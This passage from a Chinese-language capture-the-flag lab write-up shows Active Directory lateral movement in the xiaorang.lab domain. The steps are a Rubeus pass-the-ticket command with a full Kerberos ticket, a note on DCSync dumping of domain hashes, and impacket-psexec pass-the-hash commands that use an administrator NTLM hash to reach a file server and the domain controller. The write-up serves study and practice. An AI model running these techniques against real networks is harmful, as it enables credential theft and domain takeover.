AxJKMHAwUAYKEAAKURGA8yMDI1MDgyMDEwMzcyNlqmERgPMjAyNTA4MjAyMDM3MjZapxEYDzIwMjUwODI3MTAzNzI2WqgOGwxYSUFPUkFORy5MQUKpITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDFhJQU9SQU5HLkxBQg== [*] Ticket cache size:
票据注入,命令如下
1 Rubeus.exe ptt /ticket:doIFlDCCBZCgAwIBBaEDAgEWooIEnDCCBJhhggSUMIIEkKADAgEFoQ4bDFhJQU9SQU5HLkxBQqIhMB+gAwIBAqEYMBYbBmtyYnRndBsMWElBT1JBTkcuTEFCo4IEVDCCBFCgAwIBEqEDAgECooIEQgSCBD6oaSST1F8BfRVPkMevSehGLy90gckufUpRwrRze8btpbakNSnl5d2V/SN4/mgL+UO7hSNmxCgDWo8mki+w6xz5qVNWbc/7Pt/Dyod0ryntnn+EvQydBDmwybHv28Z3nDqUs7EforDyVHEXS40llOp/ZWlud8ogwZIZkOQIVAAfsmgDgGhSPGKC/GAW9AxFaCoks24qjVJk3fYGV3NIHAxz/8F5TeeFKljjN6hwckAc6mZgEZ/2aQtttxyVU0Fi9eDTkSvPzEDaVM6v4TsXl1FP1j4h/Ib0RLYBc4JXoyw5DCCiMQSif49xSTqMqFvlsbEgHpXNeedyaMJfQANL16RX+27YJF2xaRfpZ8pPFV/Hwjqjm/q9T1sje85I0ojueA//rhdy1CqnGiEUMaidTM7f/1IEJjK0qgFjjY5ltf2ZamOkYJdqGtfK3fXBbn/nEq8+qoPM0PJOTNTjqryPu3xQyuKzSTlH3zT62F2+1FG6ux2CQst1xWd4SX0vGZrsuFb/BG24O5tePlkGosxpqG8wH6TbkTQheWA88ITO7KNl7VolZZRDXowRFMUeQIm6btAVIL8qDxsj/s0MlVXWlFhK6WnkVkL9ylFVaPkqtUEEku2D6HOR806e+W+X7QUSEvLSJpCTGyTHZDuzF1U3EPHDWqAkhFLs/b3TFLjVHq0s9zwXFvk9Ls5U1yAxvMhmn8Xa6Z4a+UTqhhNhszq3NZLaY2dSG6hZqyA4r+lDg7ZOU3InLH4BjhfuXW66/r7529gBl0MBT/2DPv+DD8+BWMjy0wKVlyKcRZEEjryMVvs2srY8KOXDCdsIF98sc54EmigDxjpaRRS5spcZcBAoEftNT1Lwc8kYSeA1HCxzGW/V0LQSpL76GV0JNi0UpD2V3pxo08G1Uk78sLfQbZ+Hy5kRHf55GjsT3sJx0RsMxIW6I7Kwvx1q/yIIqFVOkobh679b7El3pYNH7fEHpBp7RsxKacpfnDWzRdCeExKnG8/uD6fGKCFw1oWjtzN3LzdafxMFV0f+WIc4nhGZDO7g3+hYk4MHtPnOAhnvePJu0vfWxtR8aF4iZ/qfhHwcHHJ5Ty3HrIy2PkN2NHhJbeAXzIFqSBn6nRCuPim4ACCcYfVwPCO9U6I9zXepZmfdkcP6INsyzgaK47NQtyXs0foBC5/fh/Trob9RxywyYuQd+a025REVdGnSV58s7sJrYSqAk3joisZCIR19seNtsQ8P9DiUt8Qy65YCuBibAz67qcdRi6iCwLFhESQNydheniOVzIofafTPzTmaX35AZASJvxTQmHKbLI+Kn4yKtc09hs5TASNCXuL8CbdGX2FuFpCqt95aqH58KY0H8hQ/QHBCLaUvIAd5efzaFYrZdxTqFLVlwi+89pthA5+copcpjBdUox7V/ud8QjrsZan0TFmc0Tu675q/0nlRC26dtzNUFWOjgeMwgeCgAwIBAKKB2ASB1X2B0jCBz6CBzDCByTCBxqArMCmgAwIBEqEiBCCiB6CLXr1qXSV3HgdOALm+eSs9Tt+CssBM8e0cRiBCR6EOGwxYSUFPUkFORy5MQUKiEjAQoAMCAQGhCTAHGwVEQzAxJKMHAwUAYKEAAKURGA8yMDI1MDgyMDEwMzcyNlqmERgPMjAyNTA4MjAyMDM3MjZapxEYDzIwMjUwODI3MTAzNzI2WqgOGwxYSUFPUkFORy5MQUKpITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDFhJQU9SQU5HLkxBQg==
因为dc拥有dcsync的权限,所以直接可以获取域内所有的hash。
成功拿到域管hash
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 # 不行,可能是msf没导入ptt?
连接172.22.4.19,拿到flag03
在 FILESERVER 上发现了域管的 session,感觉正常步骤好像应该是先拿 FILESERVER 导出域管密码然后再拿下域控?
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 proxychains impacket-psexec xiaorang/Administrator@172.22.4.19 -hashes :4889f6553239ace1f7c47fa2c619c252 -codec gbk
连接dc,拿到flag04
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 proxychains impacket-psexec xiaorang/Administrator@172.22.4.7 -hashes :4889f6553239ace1f7c47fa2c619c252 -codec gbk